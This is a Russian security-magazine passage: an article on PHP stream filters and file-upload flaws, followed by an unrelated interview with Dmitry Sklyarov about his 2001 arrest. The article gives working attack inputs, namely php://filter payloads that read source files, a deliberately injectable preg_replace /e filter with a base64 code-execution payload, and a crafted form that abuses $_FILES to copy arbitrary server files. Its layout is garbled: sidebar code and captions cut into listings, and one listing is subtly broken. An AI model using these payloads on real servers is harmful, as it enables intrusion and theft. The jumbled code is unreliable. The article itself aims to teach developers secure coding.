Вообще, PHP позволяет осуществлять подстановку одного враппера в другой, что помогает очень сильно сократить код. Например, соединение с удаленным ftp-сервером, скачивание с него gz-архива, распаковку этого архива и сохранение его у себя на веб-сервере можно закодить всего в одной строке:

```
copy('compress.zlib://ftp://user:pass@ftphost.com:21/
path/file.dat.gz', '/local/copy/of/file.dat');
```

Враппер php://filter также применяется и для обеспечения безопасности веб-приложений. Например, скрипт

```
include ($_POST['inc']);
```

при настройке «allow_url_include = Off» не позволит злоумышленнику провести атаку RFI. Однако этот скрипт вполне позволяет прочитать локальные PHP-файлы — для этого достаточно послать уязвимому сценарию следующий POST-запрос:

```
inc=php://filter/read%3Dconvert.base64-encode/resource%3D/
path/script.php
```

Хотя встроенные фильтры предоставляют впечатляющие возможности для решения самых разнообразных задач, разработчики PHP пошли дальше и позволили веб-программистам создавать собственные фильтры. И вот это уже интереснее всего!

ПИШЕМ СВОЙ ФИЛЬТР

О создании пользовательских фильтров написано мало и отрывочно, некоторые функции, необходимые для этого, очень скудно документированы. Тем не менее веб-приложения с такими фильтрами существуют. Предположим, что нам необходимо обрабатывать потоки с помощью функции nl2br. Для этого мы и напишем свой фильтр. Я не буду приводить код полностью, поясню лишь основные моменты метода filter (полный код ищи на нашем диске).

Итак, для начала нам нужно считать данные из потока. В дальнейшем мы будем обрабатывать их с сохранением во внутренней переменной «$this->_data»:

```
private $_data;
.........................
while($bucket = stream_bucket_make_writeable($in)) {
    $this->_data .= $bucket->data;
    $this->bucket = $bucket;
    $consumed = 0;
    }
```

Когда мы прочитаем все данные из потока, параметр $closing примет значение TRUE. Теперь можно их обрабатывать:

```
if($closing) {
    $consumed += strlen($this->_data);
    $str = nl2br($this->_data);
    $this->bucket->data = $str;
    $this->bucket->datalen = strlen($this->_data);
```

Secure gist.github.com/600388/cd99ae03c3

```
<head>
    <meta charset="utf-8" />
    <title>{{ title }}</title>
</head>
<body>
    <h1>{{ title }}</h1>
    <p>Hello {{ name }}</p>
    <p>{{ message|safe }}</p>
    <h2>Items</h2>
    <ul>
    {% for item in items %}
        {% if item %}
        <li>{{ item }}</li>
        {% endif %}
    {% endfor %}
    </ul>
</body>
</html>
```

sample.php

```
<?php
require_once 'LightningTemplate.php';

$items = array(
    'hoge', null, '<b>fuga</b>', 0, 'piyo', '',
);

$lt = new LightningTemplate('sample.html');
$lt->title = 'Sample Template';
$lt->name = 'World';
$lt->message = '<b>hi!</b>';
$lt->items = $items;
echo $lt;
```

sample_cache.php

```
<?php
require_once 'LightningTemplate.php';

$items = array(
    'hoge', null, '<b>fuga</b>', 0, 'piyo', '',
);

$lt = new LightningTemplate(
    'sample.html',
    new LightningTemplateCache_File('./cache')
);
$lt->title = 'Sample Template';
$lt->name = 'World';
$lt->message = '<b>hi!</b>';
$lt->items = $items;
```

Пример использования класса Lightning Template

```
    if(!empty($this->bucket->data))
        stream_bucket_append($out, $this->bucket);
    return PSFS_PASS_ON;
}
```

Мы отправляем обработанные данные на точку выхода, а фильтр возвращает значение PSFS_PASS_ON. Это означает, что все прошло успешно. Написанный фильтр нужно зарегистрировать. Делается это следующим образом:

```
stream_filter_register('convert.nl2br_string',
    'nl2br_filter');
```

Зарегистрированный фильтр доступен из любой функции, поддерживающей потоки.

ПРИВЕТ ИЗ ЯПОНИИ

Теперь, когда мы научились создавать собственные фильтры, посмотрим, как они применяются в реально существующих скриптах. Воспользуемся для этого сервисом Google Code Search. Будем искать примеры использования функции stream_filter_register. При этом нам должен встретиться довольно интересный класс Lightning-Template (ссылки на сам класс и страницу разработчика ищи в сносках), который мы рассмотрим чуть подробнее. Допустим, у нас есть некий абстрактный шаблон sample.html:

```
<html><head>
    <meta charset="utf-8" />
    <title>{{ title }}</title>
</head> </html>
```

Тогда скрипт

```
2   class nl2br_filter extends PHP_User_Filter {
3       private $_data;
4       /* Вызывается при инициализации фильтра */
5       function onCreate( )
6       {
7           $this->_data = '';
8           return true;
9       }
10      /* Здесь происходит конвертирование данных из текущего потока*/
11      public function filter($in, $out, &$consumed, $closing)
12      {
13          /* Мы считываем данные из потока и храним их
14            в переменной '$_data'
15          */
16          while($bucket = stream_bucket_make_writeable($in))
17          {
18              $this->_data .= $bucket->data;
19              $this->bucket = $bucket;
20              $consumed = 0;
21          }
22
23          /* Когда мы прочитали все данные из потока мы обработаем их
24            и снова запишем их в корзину(bucket).
25          */
26          if($closing)
27          {
28              $consumed += strlen($this->_data);
29              $str = nl2br($bucket->_data);
30
31              $this->bucket->data = $str;
32              $this->bucket->datalen = strlen($this->_data);
33
34              if(!empty($this->bucket->data))
35                  stream_bucket_append($out, $this->bucket);
36
37              return PSFS_PASS_ON;
38          }
39
```

Первый пример самописного фильтра

```
include ("./LightningTemplate.php");
$lt = new LightningTemplate('./sample.html');
$lt->title = 'My Title';
echo $lt;
```

сгенерит следующую HTML-страницу:

```
<html><head>
    <meta charset="utf-8" />
    <title>My Title</title>
</head></html>
```

Таким образом, упомянутый класс по заданным шаблонам генерит соответствующий HTML-код. Хотелось бы сразу отметить, что подключение темплейтов в этом классе происходит через уже знакомую тебе конструкцию include, однако это не самое лучшее решение. Определенные группы пользователей обладают правами на редактирование темплейтов, что позволяет внедрять в них зловредный PHP-код, который успешно выполняется согласно логике данного класса. Самописный фильтр, идущий вместе с классом, как раз и делает всю основную работу по преобразованию HTML-кода. Внесем небольшие изменения в этот фильтр:

```
public function filter($in, $out, &$consumed, $closing) {
   while ($bucket = stream_bucket_make_writeable($in)) {
      $patterns = array(
       ...
       '/\{%\s+if\s+(.+?)\s+%\}/e',
       ...
       );
       $replacements = array(
       ...
       "'<?php if ('. \$this->condition($1). '): ?>'",
       ...
        );
$bucket->data = preg_replace($patterns,
   $replacements, $bucket->data);
```

В строке, начинающейся с "'<?php if, я удалил одинарные кавычки. Это не влияет на функциональность фильтра, но дает нам новые возможности. Изменив фильтр, я добился того, чтобы произвольные команды исполнялись с помощью preg_replace с модификатором «e». Таким образом, если в темплейте есть строка:

```
{% if print_r(ini_get_all()) %}
```

— то при её обработке выполнится PHP-код. Важно отметить, что фильтры можно использовать с любыми функциями, поддерживающими потоки. Например, рассмотрим следующий скрипт:

```
include ("./MYLightningTemplate.php");
$f = $_POST["file"];
readfile ($f);
```

Вспоминаем, что один враппер можно подставить в другой. Поэтому наши команды будут успешно выполняться для следующего POST-параметра file:

```
file=php://filter/read%3dconvert.lightning_template_filter/
resource%3d
data://text/plain%3bbase64,eyUgaWYgcHJpbnRfcihpbmlfZ2V0X2
FsbCgpKSAlfQ
```

Таким образом, фильтры с уязвимостями очень сильно снижают безопасность системы в целом, так как проэксплуатировать подобные баги поможет любая функция, поддерживающая потоки,

ПОЛЬЗОВАТЕЛЬСКИЕ ФИЛЬТРЫ

Пользовательский фильтр — это расширение встроенного класса php_user_filter. При создании фильтра необходимо задать следующие методы: filter, onCreate, onClose. Первым и самым важным методом является filter, который принимает четыре параметра:

1. $in — точка входа, ресурс, из которого поступают данные как по «цепочке людей, передающих ведро».
2. $out — точка выхода, ресурс, в который отдаются обработанные данные.
3. $consumed — место, где хранится длина данных, полученных фильтром, этот параметр всегда должен передаваться по ссылке.
4. $closing — булева переменная, регулирующая получение данных, принимает значение TRUE, если считывание данных из входящего потока закончено.

Также метод filter должен возвращать одну из следующих трех констант:

1. PSFS_PASS_ON — данные успешно обработаны и переданы в точку выхода.
2. PSFS_FEED_ME — ошибки отсутствуют, но данных для передачи в $out нет.
3. PSFS_ERR_FATAL (default) — произошла ошибка.

Методы onCreate/onClose применяют редко, но лучше включать их в код фильтра. Если фильтр оперирует другими ресурсами (например, буфером), то это указывается в методе onCreate, вызываемом при инициализации фильтра. Метод onCreate должен возвращать FALSE в случае неудачи и TRUE в случае успеха. Метод onClose вызывается при завершении работы фильтра (обычно во время закрытия потока). Чтобы наш фильтр был доступен, необходимо зарегистрировать его в системе с помощью функции stream_filter_register.

а такие функции во множестве используются для обработки входящих данных. Рассмотрим, например, загрузку файлов на сервер стандартными средствами PHP.

FILE UPLOAD

Обычно для загрузки файлов на сервер используют либо функцию move_uploaded_file, либо функцию copy. Довольно часто пользователям разрешается загружать графические изображения, картинки, аватары и т. д. При этом разработчики предусматривают разнообразные процедуры проверки загружаемых файлов, чтобы вместо картинки никто не загрузил полноценный веб-шелл. Чтобы понять, какая проверка действительно эффективна, а какую легко можно обойти, рассмотрим процесс обычной загрузки файла в подробностях.

Итак, для отправки пользовательского файла используется HTML-форма, например такая:

```
<form action=upload.php method=post
  enctype=multipart/form-data>
<input type=file name=uploadfile>
<input type=submit value=Upload>
</form>
```

Когда мы выбираем файл для загрузки у себя на компьютере и нажимаем кнопку Upload, удаленному серверу отправляется POST-запрос, в котором обязательно содержится хедер Content-Type следующего вида:

```
Content-Type: multipart/form-data; boundary=
-----------------2421143106617
```

А сами POST-данные имеют такой вид:

```
-----------------------------2421143106617
Content-Disposition: form-data; name="uploadfile";
filename="hello.txt"
Content-Type: text/plain


<?php  echo 'Hello!!!'; ?>
-----------------------------2421143106617--
```

Как несложно догадаться, при заполнении формы мы выбрали файл hello.txt, который содержит «`<?php echo 'Hello!!!'; ?>`». Когда PHP-скрипт на удаленном сервере получает этот запрос, интерпретатор PHP создает на сервере временный файл с именем типа phpseUm44, в который и попадает содержимое hello.txt. Этот временный файл хранится до завершения работы скрипта, а потом автоматически удаляется (подробнее о временных файлах в PHP читай в предыдущем номере нашего журнала). Также создается массив $_FILES следующего вида:

```
Array (
    [uploadfile] => Array (
            [name] => hello.txt
            [type] => text/plain
            [tmp_name] => /tmp/phpseUm44
            [error] => 0
            [size] => 33
        )
)
```

Тут важно понимать, что `$_FILES[uploadfile][type]` совпадает с элементом Content-Type, который формируется на стороне клиента. Обычно браузер автоматически заполняет этот элемент в зависимости от выбранного файла, поэтому некоторые веб-мастера, наивно надеясь обезопасить себя от загрузки зловредных PHP-скриптов, проводят только вот такую простенькую проверку:

```
$_FILES["file"]["type"] == "image/gif"
```

При этом они забывают, что любой элемент пользовательского запроса можно легко изменить, то есть обойти такого рода фильтр очень просто. Для проверки также довольно часто используется функция getimagesize(). Конечно, это более эффективно, но не стоит забывать, что пользователь с легкостью может изменить EXIF-теги изображения, поэтому такой фильтр также легко можно обойти. Остается открытым вопрос о том, в каком виде файл сохраняется на сервере. Например, в зависимости от настроек веб-сервера файл pic.php.myext вполне может быть обработан как PHP-скрипт. Таким образом, безопасный аплоад файлов — это не только проверки в скриптах, но и грамотно решенный вопрос о местонахождении и обработке загруженных файлов. При этом также не стоит забывать и об особенностях самого PHP, связанных с массивом $_FILES.

УЯЗВИМОСТИ ЗАГРУЗКИ ФАЙЛОВ

Первая уязвимость, о которой я бы хотел рассказать, — это недостаточная обработка имени файла при его загрузке. Эта уязвимость помечена на сайте bugs.php.net как приватная, тем не менее если постараться, все-таки можно найти ее описание. :) Баг заключается в том, что если имя файла начинается со слеша или бэкслеша и больше слешей/бэкслешей не содержит, то оно проходит как есть в элемент массива `$_FILES[uploadfile][name]`. Таким образом, вместо того чтобы загрузить файл в текущую директорию скрипта, мы загрузим его в корневую директорию веб-сервера. На машинах под управлением Unix-подобных

систем мы не сможем ничего загрузить в корневую папку из-за нехватки прав. Но вот на Windows-машинах вполне можно провернуть такой финт ушами. По ссылке в сносках ищи обучающее видео из блога первооткрывателя этого бага.

Вторая уязвимость более существенна. Она обусловлена неправильной обработкой ключей в массиве $_FILES. Впервые о ней я узнал от человека под ником Qwazar с форума rdot.org. Вместе с BlackFan, еще одним камрадом с этого форума, они провели тесты, раскрывающие суть этого бага. С их разрешения я расскажу о нем более подробно. Итак, пусть у нас есть мультифайловая загрузка, реализуемая с помощью функции copy:

```
foreach ($_FILES["file"]["tmp_name"] as $key => $name)
 {
 echo "Size:".$_FILES["file"]["size"][$key]."<br/>\r\n";
 echo "tmp name:".
   $_FILES["file"]["tmp_name"][$key]."<br/>\r\n";

 if($_FILES["file"]["size"][$key]>0 &&
     $_FILES["file"]["size"][$key]<1024)
 {
   echo "Ok<br/>\r\n";
   copy($_FILES["file"]["tmp_name"][$key],'test.txt');
 }
}
```

Это позволяет не только загружать файлы, но и читать произвольный контент с сервера! Если мы отсылаем файлы на сервер при помощи вот такой вот формы:

Сложный метод onCreate в пользовательском фильтре

```
<form action="upload.php" method="POST"
  enctype="multipart/form-data">
<input type="Hidden" name="MAX_FILE_SIZE"
  value="10000000">
<input type="file" name="file[tmp_name]["">
<input type="file" name="file[size]["">
<input type="file" name="file[name]["">

<input type="submit" value="submit">
</form>
```

— то в массиве $_FILES создаются элементы следующего типа:

```
$_FILES["file"]["tmp_name"]["[name"]
```

Функция copy вполне успешно воспринимает эти элементы:

```
$_FILES["file"]["tmp_name"][$key]
```

Таким образом, мы получаем возможность для манипулирования произвольными параметрами в $_FILES (ниже я покажу, что такое поведение характерно не только для функции copy). Приведу простой пример, чтобы более детально разъяснить суть уязвимости.

Если на удаленном сервере имеется вышеуказанный скрипт (назовем его upload.php), а у нас на компьютере есть соответствующая HTML-форма, то для чтения исходника скрипта secret.php, который находится в той же директории, что и upload.php, нам необходимо и достаточно создать у себя на жестком диске два файла:

1. Файл с именем secret.php, содержимое которого не столь важно (пусть, к примеру, это будет «<?php ?>»).
2. Файл с совсем простым именем, допустим «1». Его содержимое будет состоять из одного символа «1».

В качестве имени второго файла выбрано число, чтобы он смог пройти следующую проверку:

```
$_FILES["file"]["size"][$key]>0
```

Теперь открываем вышеуказанную форму в браузере и в поле «file[tmp_name][» выбираем файл secret.php, а в остальных полях — файл с именем «1». Затем жмем на сабмит и видим, что в той же директории появился файл test.txt. Он представляет собой точную копию файла secret.php, но имеет расширение txt, и значит, мы легко можем просмотреть его в браузере.

Кстати, чтобы просмотреть файл из произвольной директории, нужно изменить поле Content-Type (то, о котором я говорил выше). В этом поле мы можем указать путь к любому файлу на сервере, и этот файл успешно скопируется в test.txt. Но и это еще не все!

«БЕЗОПАСНАЯ» ЗАГРУЗКА ФАЙЛОВ НА СЕРВЕР

Как отмечено выше, в основном загрузка файлов осуществляется с помощью функций move_uploaded_file и copy. Однако существуют и другие варианты для выполнения этой сложной и ответственной задачи. Один из таких вариантов (он, кстати, более предпочтителен, если речь идет о загрузке только изображений) — использование функций imagecreatefrom*/image*. Так как эти функции работают только с изображениями, то ничего, кроме картинки, мы им подсунуть не сможем. Например, скрипт

```
$img = imagecreatefromjpeg($_FILES["filename"]["tmp_name"]);
imagejpeg($img, "uploads/".$_FILES["filename"]["name"]);
```

загружает на сервер только картинку в формате JPEG, при этом полностью уничтожая все находящиеся в EXIF-тегах данные. Таким образом, злоумышленик никак не сможет залить на сервер что-то опасное. Но даже в таком, казалось бы, надежном методе есть

свои подводные камни. Сразу хочу заметить, что найти в реальных скриптах приведенные ниже примеры будет непросто, однако все они имеют право на жизнь.

Итак, главная особенность функций imagecreatefrom* заключается в том, что они не только работают с графическими файлами, но и вполне себе поддерживают описанные выше потоки! Это открывает, к примеру, прекрасную возможность хранить картинки не на сервере, а в базе данных. Таким образом, если пропустить картинку через base64_encode и сохранить в БД, то потом такое изображение можно будет вывести на экран, например, вот так:

```
$jpegimage = imagecreatefromjpeg(
  "data://image/jpeg;base64," . base64_encode(
    $sql_result_array['imagedata']));
imagejpeg($jpegimage);
```

Эта особенность может оказаться довольно полезной, так как грузить картинки в базу намного безопасней, чем в файлы. Например, разработчикам не нужно думать о правах доступа к директориям с картинками, о доступности этих директорий из веба и о других подобных вопросах. Однако то, что функции воспринимают потоки, изредка приводит к довольно неожиданным результатам.

Предположим, что у нас есть веб-приложение, которое имеет описанный выше уязвимый фильтр, а также осуществляет мультифайловую загрузку, но не с помощью функции copy, а с помощью функции imagecreatefrom*/image*, например такой:

```
foreach ($_FILES["file"]["tmp_name"] as $key => $name) {
 echo "Size:".$_FILES["file"]["size"][$key]."<br/>\r\n";
 echo "tmp name:".$_FILES["file"]["tmp_name"][$key]."<br/>\r\n";

 $img = imagecreatefromjpeg(
   $_FILES["file"]["tmp_name"][$key]);
 imagejpeg($img, './new_'.$key.'.jpg');
 ImageDestroy($img);
}
```

Создаем на сервере файл 1.jpg с произвольным содержимым, выбираем его во всех полях формы, которую я приводил выше, и отсылаем POST-запрос с модифицированным полем Content-Type:

```
php://filter/read%3dconvert.lightning_template_filter/
resource%3d
data://text/plain%3bbase64,eyUgaWYgcHJpbnRfcihpbmlfZ2V0X2
FsbCgpKSAlfQ
```

Таким образом, мы можем выполнить произвольный код на сервере! Курьез этого примера состоит в том, что точкой входа служит, казалось бы, вполне безобидная функция imagecreatefromjpeg. Однако стоит учесть, что возможность выполнять произвольный код появляется только благодаря уязвимому фильтру, а такие фильтры встречаются далеко не на каждом шагу.

«Приватная» уязвимость PHP

НОВАЯ ЖИЗНЬ СТАРЫХ БАГОВ

В конце 2009 года в PHP уже был найден похожий баг, связанный с неразберихой в ключах глобальных массивов.
По задумке разработчиков, в именах GPC-переменных не должны содержаться символы « » (пробела), «.» и «[» (они могут интерпретироваться как элементы специального синтаксиса массивов). Однако версии PHP того времени допускали нарушение логики в образовании таких имен. Чтобы воспроизвести баг, набросаем специальную HTML-форму:

```
<form action=>
<input name="goodvar .[">
<input name="goodarray[foo]">
<input name="badvar[ . [">
<input type=submit>
</form>
```

Также напишем скрипт index.php для вывода результата на экран:

```
<?php
print_r($_GET);
?>
```

Ожидаемый результат:

```
Array
(
    [goodvar___] =>
    [goodarray] => Array
        (
            [foo] =>
        )

    [badvar_____] =>
)
```

Полученный результат:

```
Array
(
    [goodvar___] =>
    [goodarray] => Array
        (
            [foo] =>
        )
    [badvar_ . [] =>
)
```

Как видишь, логика в построении массива явно нарушена. Очень похожее нарушение логики лежит и в основе уязвимости в $_FILES, описанной в статье.

ВМЕСТО ЗАКЛЮЧЕНИЯ

В последнее время багокопатели стали все чаще устремлять свои пылкие взоры на механизмы работы с файлами в PHP. В этой статье я постарался доходчиво описать очередную порцию таких багов, а также привел малоизвестные факты о фильтрах и потоках. Надеюсь, что новые знания помогут веб-разработчикам грамотно, красиво и, главное, безопасно кодить свои приложения. ⌶

ДМИТРИЙ СКЛЯРОВ

ЧЕЛОВЕК, КОТОРЫЙ ПОССОРИЛСЯ С ADOBE

БИОГРАФИЯ

Закончил кафедру систем автоматизированного проектирования МГТУ им. Баумана.

В настоящий момент — доцент кафедры «Информационная безопасность» факультета «Информатика и системы управления».

Автор книги «Искусство защиты и взлома информации».

Сотрудник компании Elcomsoft. Известен как автор программы Advanced eBook Processor, из-за которой в 2001 году был арестован ФБР, когда приехал в США на конференцию Defcon.



Q НАЧНЕМ С ОЧЕВИДНОГО И ПРОСТОГО ВОПРОСА — С ЧЕГО И КАК НАЧИНАЛАСЬ ВАША КАРЬЕРА, ПОЧЕМУ IT, КРИПТОГРАФИЯ, ПРОГРАММИРОВАНИЕ?

A Мои родители оба закончили МВТУ (прежнее название МГТУ им. Баумана. — Прим.][), факультет приборостроения, кафедру П6. Тогда машины были другие — занимали по 100 кв. м. Папа впоследствии проработал в МВТУ более 20 лет на основной должности начальника вычислительной машины. Так что я с младых ногтей был приобщен к вычислительной технике. Дома валялись перфокарты, в макулатуру в школе сдавалась АЦПУ-шная бумага... Школа, кстати, была без какого-либо уклона, но в последние два года у нас был очень хороший учитель математики. К тому же нам повезло — с шестого класса у нас началось профессиональное образование. Один день в неделю был отведен на совершенствование профессиональных навыков. Пока две трети класса практиковалась на станках завода «Салют», другую треть отправляли на учебно-производственный комбинат, связанный с компьютерами. Раз в неделю мы проводили там шесть часов, нам читали лекции, были какие-то практические занятия... Начинали мы с ПВМ «Агат», а в последний год учебы на этом комбинате появились даже персоналки. В то время позволить себе компьютер дома было, конечно, нереально. То есть «Агат» уже продавался в магазинах и стоил порядка 4,5 тысяч рублей, в то время как «Жигули» стоили около 6 тысяч.

В 91-м я окончил школу и собрался поступать в институт. Мне хотелось, чтобы вокруг было как можно больше компьютеров, — это была главная моя цель. Я очень хотел попасть на кафедру систем автоматизированного проектирования, там все на компьютерах. В итоге — Бауманка, родной вуз. Правда в том

году поступали не на кафедру, а на факультет, а распределение по кафедрам происходило уже после первого курса. Я, естественно, попал совсем не туда, куда хотел: меня распределили на кафедру сопротивления материалов. И хотя спустя семестр я все же перевелся, я до сих пор считаю, что из всех кафедр факультета сопромат — самая сильная кафедра, то есть там лучше всего учат. Но еще со школьных лет я понял, что мне нравится не столько программировать, сколько разбираться, как устроены программы, искать ошибки.

Q А ПОСЛЕ ИНСТИТУТА?

A Еще параллельно с учебой в институте я работал в компании, которая занималась геоинформатикой — писал программы, которые автоматизировали работу по созданию электронных карт. Позже некоторое время разрабатывал аналогичное ПО для американцев. Это все было через институт, то есть через кафедру. После окончания института думал, куда мне пойти, и как раз тогда (это был 97-й год) открылась кафедра информационной безопасности. Я уже понимал, что безопасность мне нравится, и до сих пор считаю, что это одна из самых динамичных областей IT. Я пошел туда в аспирантуру. Диссертацию, правда, до сих пор так и не защитил, хотя она написана на 80 %. Называется она «Метод анализа программных средств защиты электронных документов». Тот самый доклад, с которым я ездил на Defcon в 2001 году, — это как раз кусок диссертации. Сейчас я в Бауманке совместитель — читаю одну лекцию в неделю, веду дипломников — и мне хватает. У нас есть такая штука — курс по выбору. Студенты вольны выбирать, на что ходить. Я читаю пятикурсникам курс, который называю «Инженерное введение в информационную безопасность». У меня сложилось впечатление, что, доучившись до пятого курса, многие студенты не понимают, чем они занимаются. Я получаю удовольствие от общения с молодым поколением и работаю там совсем не ради зарплаты.

Q РАССКАЖИТЕ, ПОЖАЛУЙСТА, КАК ПОПАЛИ В ELCOMSOFT.

A Я просто написал кусок кода для своих нужд. Один мой друг потерял доступ к свой базе Access, попросил меня помочь. Я посидел, разобрался и... помог. В итоге у меня получился код, который мог бы пригодиться другим людям, но я не умел продавать программы. Тогда-то я и узнал, что существует такая компания — Elcomsoft, которая находится в Москве. Я списался с ними, рассказал о том, что у меня есть, и спросил, заинтересует ли это их. Мне ответили: «Приходи, поговорим». Изначально я хотел попросить за свой софт немножечко денег и сказать до свидания. Но мне предложили работать на регулярной основе, потом был испытательный срок длиной полгода... А потом меня взяли в штат.

Q ТО ЕСТЬ ОСНОВНЫМ НАПРАВЛЕНИЕМ РАБОТЫ ELCOMSOFT СНАЧАЛА БЫЛО ВОССТАНОВЛЕНИЕ ПАРОЛЕЙ?

A Сначала было восстановление паролей, а уже потом появились и смежные направления. Основными покупателями софта для password recovery, конечно, были домашние пользователи. Их много, их легко найти, они фактически приходят сами. Забытый пароль — это очень частая ситуация. Потом появились продукты, связанные с восстановлением данных. К примеру, у нас есть замечательный продукт EFS Recovery. Есть продукт для аудита — фактически он выполняет то же восстановление паролей, только в масштабе Active directory. Недавно мы вышли на рынок так называемой computer forensics. Это тоже восстановление паролей, но уже не для домашних пользователей, а для правоохранительных органов, которые тоже часто в этом заинтересованы.

КОГДА Я НАТКНУЛСЯ НА ЧЕТЫРЕХ ЧЕЛОВЕК, КОТОРЫЕ ПРЕДСТАВИЛИСЬ АГЕНТАМИ ФБР, Я СНАЧАЛА РЕШИЛ, ЧТО ЭТО ИГРА

Q КАК РАЗ ХОТЕЛОСЬ ЗАДАТЬ ВОПРОС О ПРАВООХРАНИТЕЛЬНЫХ ОРГАНАХ. :)

A О, у нас на стене висит куча благодарностей, в том числе и от правоохранительных органов самых разных стран мира. Нашему генеральному директору как-то вообще прислали бумагу, где говорилось, что он является почетным помощником шерифа штата Техас. Еще в 90-е годы полиция Техаса арестовала человека по какому-то страшному обвинению, и на его компьютере обнаружили зашифрованные файлы. Полиция обратилась в Elcomsoft, и мы предоставили им программу. В расшифрованных файлах были обнаружены доказательства вины задержанного.

Q НО ВЕДЬ БЫВАЕТ, ЧТО ЛЮДИ «ЗАБЫВАЮТ» ПАРОЛИ ОТ ЧУЖИХ ДАННЫХ.

A Да, конечно, бывает и такое, но... К примеру, у нас недавно вышел инструментарий для исследования телефонов компании Apple, для iOS (для любых устройств, кроме iPhone 4S и iPad2). Мы были первыми в мире, кто сделал подобное. Мы не продаем его всем подряд, открытой продажи нет вовсе, зато этот продукт пользуется спросом у представителей госструктур. Таким образом, организация должна представить доказательства того, что имеет отношение к правоохранительным органам.

Q APPLE И ДРУГИЕ ПРОИЗВОДИТЕЛИ НЕ ВОЗРАЖАЮТ, ЧТО КОМПАНИЯ ИЗ РОССИИ КОПАЕТСЯ В ИХ ПРОДУКТАХ, И НЕ ПРЕПЯТСТВУЮТ ЭТОМУ? ОБ ADOBE ПОКА УМОЛЧИМ.

A Помимо нас, подобные продукты сейчас выпускают еще три или четыре компании, известные на мировом рынке computer forensics. Производители телефонов, как ни странно, не против. Все же это сотрудничество с правоохранительными органами, помощь закону... Из Apple к нам не обращались ни разу, претензий не предъявляли. Вообще, что касается претензий, чаще бывает наоборот.

Q ЗАДАЧУ ОТНОСИТЕЛЬНО БЕЗОПАСНОСТИ PDF ВАМ ПОСТАВИЛИ В ELCOMSOFT ИЛИ... ?

A Нет, идея с pdf принадлежала мне. Я пришел и предложил заняться этим форматом. Мне сказали: «Ну, если интересно, займись». У нас в этом смысле уникальная компания — не существует жесткого графика разработки софта. Нет внешнего заказчика, который диктует нам сроки.

Q ИЗ ЭТОЙ ИДЕИ И РОДИЛСЯ НЕЗАБВЕННЫЙ ADVANCED EBOOK PROCESSOR, ИЗ-ЗА КОТОРОГО ВАС АРЕСТОВАЛИ В 2001 ГОДУ НА DEFCON?

A В общем, да. По сути, при моем участии была разработана программа, которая позволяла снимать защиту с легально купленных pdf-документов, в том числе с электронных книг. Она была выпущена в 2001 году. У нас в России на тот момент действовал закон, согласно которому любой человек имел право легально сделать одну резервную копию легально приобретенной продукции, не сообщая об этом правообладателю. То есть, создавая этот продукт в России, мы ничего не нарушали. Потом мы начали продавать его в США. Это как раз было за пару недель до моей поездки в Штаты на Defcon. За это время было куплено, если я не ошибаюсь, всего 12 или 20 копий программы. Спустя меньше недели с начала продаж наш провайдер, у которого мы хостились, известил нас о том, что к нему предъявляет претензии компания Adobe. Мы прекратили продажи.

Я полетел на Defcon, спокойно сделал там доклад об Advanced eBook Processor, все было хорошо. Но через два дня, когда я уже вышел из номера, чтобы ехать в аэропорт, меня встретили сотрудники ФБР и вежливо предложили проехать с ними.

Q РУКИ НЕ ЗАЛАМЫВАЛИ? :)



A Заламывали, только... Понимаете, на конференции существует огромное количество игр, связанных с тамошней полицией. Одна из них — Spot the fed (Засеки федерала). На конференции действительно присутствуют федеральные агенты (разумеется, скрытно), и в ее ходе по вопросам и ответам из зала нужно вычислить человека, который является федералом, и каким-либо образом на него указать. Когда я вышел из номера и наткнулся на четырех человек, которые представились федеральными агентами, я сначала решил, что это продолжение какой-то игры, хотя конференция на тот момент уже закончилась. Попытался их обойти. Один из них остановил меня, схватив за запястье, показал мне жетон, и я понял, что никуда не побегу, сдался властям.

Q РАССКАЖИТЕ, ЧТО БЫЛО ДАЛЬШЕ. ВЕДЬ ТОГДА ПОЛУЧИЛАСЬ ОЧЕНЬ ГРОМКАЯ ИСТОРИЯ, ВАС ПОЧТИ МЕСЯЦ ПРОДЕРЖАЛИ В ТЮРЬМЕ, БОЛЬШЕ ПОЛУГОДА НЕ ДАВАЛИ УЕХАТЬ ИЗ ШТАТОВ.

A Федеральные агенты привели меня обратно в номер, осмотрели мой чемодан и очень удивились, когда обнаружили, что у меня с собой нет ноутбука. Дело в том, что со мной были другие ребята, которые после конференции полетели в другой город в Штатах. Ноутбук был не мой, я сделал с него доклад, отдал им, и они уехали. Фэбээровцев это разочаровало. Хотя никакого криминала на лэптопе он бы все равно не нашли.

Потом меня отвезли в здание местного суда в Лас-Вегасе. В Штатах нет камер предварительного заключения и нет мест для постоянной «отсидки». Все объединено, так как большинство людей выходит под залог еще до того, как попадает в камеру. Меня отказались выпускать под залог: был велик риск «побега», ведь к США меня ничего не привязывало. В результате меня оставили в тюрьме Лас-Вегаса, в которой я провел 11 дней. А дальше началось самое забавное. Оказывается, Андрей Малышев — еще один наш сотрудник, который был со мной и присутствовал при моем аресте, сразу позвонил в Москву, в головной офис, и сообщил, что меня арестовали. В Москве всех поставили на уши. Консульство послало запрос в тюрьму, чтобы узнать, действительно ли меня в ней содержат. Те ответили: «Нет, такого нет». Оказывается, американская система, она очень хитрая. Иск против меня был подан в Калифорнии. Соответственно, суд тоже должен был состояться в Калифорнии. И пока я не в Калифорнии — я не в тюрьме, я в транзите. Информация о том, что я в тюрьме, недоступна, а информацию о заключенных, находящихся в транзите, не выдают в принципе. В итоге меня все-таки нашли через два дня.

Q НО ВЫ СИДЕЛИ НЕ ТОЛЬКО В ВЕГАСЕ, ВЕРНО? КАКИМ БЫЛ «ОПЫТ ОБЩЕНИЯ» С АМЕРИКАНСКИМИ ТЮРЬМАМИ?

A С транспортировкой вообще было весело. По закону человека, который находится в транзите, нельзя держать в одной тюрьме дольше 21 дня. Его могут перевозить из одной тюрьмы в другую и только потом привезти туда, куда он должен попасть в конечном итоге. Сколько времени должна занимать транспортировка, никто не регламентирует. Я провел 11 дней в Лас-Вегасе, после этого меня самолетом для заключенных отправили в Оклахому, в федеральную пересыльную тюрьму. Она построена прямо на краю летного поля, то есть самолет гейтуется прямо в нее. Сама тюрьма — это пять комнат с телевизорами, микроволновая печка, машина для изготовления льда, много еды... в общем, почти отель. :) В Оклахоме я провел неделю, после чего меня самолетом транспортировали в Калифорнию, в Сан-Хосе.

Что касается тюрем, то до попадания в американскую тюрьму я успел поработать в стройотряде и побывать на сборах в армии. Так вот, в американской тюрьме комфортнее, чем в стройотряде и армии. Чтобы охранник бил заключенного без повода — я подобного и близко не видел. Белого братства, черного братства — тоже... в Лас-Вегасе половина заключенных вообще мексиканцы, они испаноговорящие.

